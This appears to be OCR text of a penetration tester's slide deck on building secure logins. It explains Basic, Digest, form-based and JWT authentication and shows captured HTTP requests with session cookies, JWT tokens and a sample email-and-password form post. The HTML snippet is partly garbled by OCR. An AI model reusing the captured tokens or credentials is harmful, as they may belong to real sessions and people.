How To Build
Secure Login

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
<head>
        <meta http-equiv='Content-Type" content="text/html;
charset=utf-8">
        <vmeta name="viewport" content="width=device-width,
nitial-scale=1">
        <link rel="icon" href="https://www.freepik.com/favicon.i-
co" type="image/x-icon" />
         <link rel='apple-touch-icon-precomposed"
sizes="57x57" href="https://cdns2.freepik.com/media/img/favi-
cons/apple-icon-57x57-precomposed.png' />
         <link rel='apple-touch-icon-precomposed"
sizes="72x72" href="https://cdns2.freepik.com/media/img/favi-
cons/apple-icon-72x72-precomposed.png' />
         <link rel='apple-touch-icon-precomposed"
sizes="114x114" href="https://cdns2.freepik.com/media/img/fa-
vicons/apple-icon-114x114-precomposed.png" />
         <link rel='apple-touch-icon-precomposed"
sizes="144x144" href="https://cdns2.freepik.com/media/img/fa-
vicons/apple-icon-144x144-precomposed.png" />
         <link href='https://www.freepik.com/favicon.png'
rel= shortcut icon' type='image/x-icon'/>
```

PRISMA

~whoami

- Mehmet Ayberk Annadınç
- Penetration Tester PRISMA
- Founder of HACKALLDAY "Hack Is A Golden Science"

Table of Contents

1

Login Types

JWT, OAuth 2, Password Based, MFA etc.

2

Login Vulnerabilities

Cyber attack techniques to login pages

3

Login Logic

Secure login application logic

Authentication vs Authorization

Authentication

Who Are You?

↓

- Login Forms
- HTTP Auth.
- HTTP Digest
- Etc.

Authorization

What Can You Do?

↓

- Acess Control Lists (ACLs)
- Token Based
- Secure Objects and Methods
- Etc.

PRISMA


Why We Use Cookies?

- HTTP is stateless.
- Authentication.
- Adversiting and data collection.
- Authorazitation.


Login Types

- HTTP Basic Authentication
- HTTP Digest Authentication
- Form Based Authentication
- Token Based Authentication
- OTP & MFA & 2FA
- OAuth & OpenID

HTTP Basic Authentication



HTTP Basic Authentication



New Tab

httpbin.org/basic-auth/undefined/undefined

Search the Web

Authentication Required


http://httpbin.org is requesting your username and password. The site says: “Fake Realm”

User Name:

Password:

base64(username:password)

HTTP Digest Authentication




Request

401 Unauthorized
WWW-Authenticate: Digest
nonce="44f0437004157342f50f935906ad46fc"

Authorization: Digest username="username",
nonce="16e30069e45a7f47b4e2606aeeb7ab62",
response="89549b93e13d438cd0946c6d93321c52"

200 OK


HTTP Digest Authentication




```
Response Headers                        view source

   Content-Length 37
     Content-Type text/html
             Date Thu, 27 Sep 2012 20:54:41 GMT
Transfer-Encoding chunked
     X-Powered-By Servlet/2.5 JSP/2.1

Request Headers                         view source

[redacted]
           Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding gzip, deflate
  Accept-Language en-us,en;q=0.5
    Authorization Digest username="admin", realm="Contacts Realm via Digest Authentication", nonce="MTM00Dc30TU1MjY00Tow0DQyNTIyMGI10GUzMTI2YjJhYjU5NzNkZTc1NDI0Mw
                  ==", uri="[redacted]", response="832f56ed3a2063059c8fb3e71a542ee3"
                  , qop=auth, nc=00000005, cnonce="64e4b82bc57d0e80"
       Connection keep-alive
           Cookie GLOBALID=9gVzgUX%2FlsT0Fvr5iZsuQhU3XQIFlcR1QnDMgAS%2FR0XFj113NuzID7FSAHolID0t; s_pers=%20s_lastvisit
                  %3D1347910391281%7C1442518391281%3B%20s_vnum%3D1364823980598%2526vn%253D166%7C1364823980598%3B%20s_invisit
                  %3Dtrue%7C1347912191423%3B%20s_nr5%3D1347910391425-Repeat%7C1379446391425%3B; zipCode=[43224]; mbox=PC
                  #1347543553783-119192.17#1349116983|session#1347898198223-253145#1347909243|check#true#1347907443; JSESSIONID
                  =Ps3nQkpBltHgmJmpvDnyXrSnrfqWvcTwz3qnb2N8T5kLzRYW0hdG!-1251724390
             Host localhost:8001
       User-Agent Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
  X-Forwarded-For 8.8.8.8
```

1. H1 = MD5(username:realm:password)
2. H2 = MD5(requestMethod:requestURI)
3. MD5(H1:nonce:H2)

Form Based Authentication




Form Based Authentication




```
GET /admin/ HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: __cfduid=dacfe947beb4f389e48296bafade58aaf1616797302; .Nop.Antiforgery=
CfDJ8EoKK8bdbeVGtbyUmFkZjVVOCkjBTgIv8N4CyTIYGEc-hjzrajoyVeolIlAf-Ul8QTdXk3bShPYr8MlNbit8SqP9hXNpMXHCMZ5dPnUyEVd2byjpt
vk3VHRD6bYxJF6nNvvIpFKGVDJ_SEjHGSID-qA; .Nop.Customer=345253c6-4cb0-4a42-8515-a3f1f2ab5f57; .Nop.Authentication=
CfDJ8EoKK8bdbeVGtbyUmFkZjVXJfPXPyt1QSRFjgS68zln5J6KnLkU0jPLkm7PUsHGVfhXUnlytrwyRp0lKGCAwIXkBQLFcX9cVM7yNSX4Ltk5-_26ug
til0OniutZhkw0hKNtk9TMpU1U3DpLXmF1YDdsPaYihMIvp8pLjBeKpsNf7UXxRQZLEtqZ8Zyi5NSAZ3ccO6WEzLJMluYTIRorUyLaELArfpu3JHuHlS6
xdpMZM3yCRCsezY3PtHz2HkRVU3EHGv4R_ty9fG6FRT-WL1tRGV7hNguzfMwU0AKASqTxF6kbT1VubatALdhW-BvKEuNm2IomfIgBDh86znuiBN2JU58m
C6lueVfaXPuZrcSMj6IE5Xw2X8ZE8Yt8wdtv9LTkN8CmBsiQpx5wu0wyL7f1GpMu7rM7D5_82AV32tLYy-rqiLF6Y60pekVbrBYoVN0ntwYHNIqrchz2-
ik47gf3qb-UjnAUKuPey-0vmJ32OnRn0s6Z4gHXKm5wIriZClFZrllHJQXGtVm8O-0s1SdmFgvxTrNenO22aZcizYrfuS-DbT_DJoIWcSyNeAt4DqQ
Upgrade-Insecure-Requests: 1
```

```

Email=mhmtayberk@protonmail.com&Password=weakpassword&RememberMe=false
```

Token Based Authentication - JWT




Token Based Authentication - JWT



```
GET /sepetim HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: COOKIE SITE=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1cm46dHJlbmR5b2w6YW5vbmlkIjoiNTc2MmE5OWVlZmJlNDFiN2E2YmMwMDc2NmYwNjkyMDUiLCJhdHd
ydG1rIjoiZTlmYzk2NzUtYmYxNC00YTc5LWFjOTgtOTRjM2IwZmY2MzE5IiwiaXNzIjoiYXV0aC50cmVuZHlvbC5jb20iLCJhdWQiOiJzYkF5ell0WCtqaGV
MNGlmVld5NXR5TU9MUEpXQnJrYSIsImV4cCI6MTc3MzYwMDk2OCwibmJmIjoxNjE1ODE2MjA4fQ.fP5sv72vkg5tZbBd0_wLHa6Yb_075el0BsCGKwSaQv8&
RefreshToken=b80e7cc4-ac9d-4ab4-9b1b-036e25775d35;   cfruid=66b6a86c9f47c958fd66b10f3f27e73d9a476937-1614606019
Upgrade-Insecure-Requests: 1


```

PRISMA

Token Based Authentication - JWT



HEADER

```
{
"alg": "HS256",
"typ": "JWT"
}
```


PAYLOAD

```
{
"sub": "12456789",
"name": "Ayberk",
"admin": true
}
```


SIGNATURE

```
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
your_secret_key)
```

OTP & MFA & 2FA

